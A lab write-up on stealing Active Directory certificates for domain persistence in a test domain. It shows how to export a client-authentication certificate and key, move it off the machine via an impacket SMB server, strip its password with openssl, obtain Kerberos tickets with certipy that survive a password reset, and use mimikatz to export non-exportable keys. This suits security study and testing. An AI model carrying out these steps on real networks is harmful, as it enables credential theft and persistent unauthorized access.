
THEFT 1
Use of the Windows CryptoAPI can allow for extraction of certificates in the CurrentUser\My store, also known as the Personal Store. If the certificates allow for client authentication a compromised account could potentially lead to domain persistence beyond a password reset.
Depending on the key protections set in the certificate template, it is possible to directly access the certificate and its embedded private key. As shown below the standard User template which allows for an exportable private key is configured for Client Authentication.



The template is also set for auto enroll without manager approval so if the certificate is not available, it can easily be requested using mmc.exe.



The entire certificate in PKCS #12 format can be extracted directly from the Certificates mmc plugin.

Making sure to extract the private key…

As shown below the Certificate Export Wizard is requiring a Security Principal or password. Since we will be exporting this for use off domain, lets use a password.
I then created a smbshare using impacket to easily get the file off the machine
impacket-smbserver -username hacker -password hacker -smb2support evil /home/kali/share

Unfortunately, the password is preventing us from requesting a tgt with certipy-ad. The following steps can be used to remove the password and recombine the private key and certificate portions to create a new pfx file.
#extract the certificate without the private key using the password
openssl pkcs12 -in your_pfx_file.pfx -clcerts -nokeys -out certificate.crt -nodes -passin pass:your_password
#extract the private key without the certificate using the password
openssl pkcs12 -in your_pfx_file.pfx -nocerts -out private_key.key -nodes -passin pass:your_password
#create a duplicate key without a password
openssl rsa -in private_key.key -out private_key_unencrypted.key
# combine the certificate and private key for a new pfx certificate
openssl pkcs12 -export -out new_pfx_file.pfx -in certificate.crt -inkey private_key_unencrypted.key
I will be testing domain credentials by using netexec to authenticate to the domain controller as this user. Add the .ccache ticket to the KRB5CCNAME variable using export.

Next, changing the users password to ‘Password1234!’
I am still able to request an authentication TGT using the certificate. Note that the ntlm hash changed with the password.

This will allow persistence with the ability to refresh kerberos tokens using certificate authentication.

A certificate can also be accessed via certipy remotely
certipy-ad req -u 'jdoe@essos.local' -p 'Password1234!' -ca 'ESSOS-CA' -target-ip 10.3.0.23 -template 'User' -debugCertificate Theft with Private Key not exportable


Under “Request Handling” uncheck the “allow private key to be exported” box.

Next, I will request the cert locally as jdoe

To bypass the cryptoapi protection on the private key for export I will have to use mimikatz. Notice how it says the key is not Exportable.
There is a patch to the RSA and DSS key cryptography that can be applied with will change the access to the private key in the pfx file.

using crypto::certificates /export now we can grab the pfx file with the private key!

From the mimikatz documentation they are encrypted with the password mimikatz. Lets see if it works.

Removing the password just as before, the patched certificate works!
 Hackers With a heart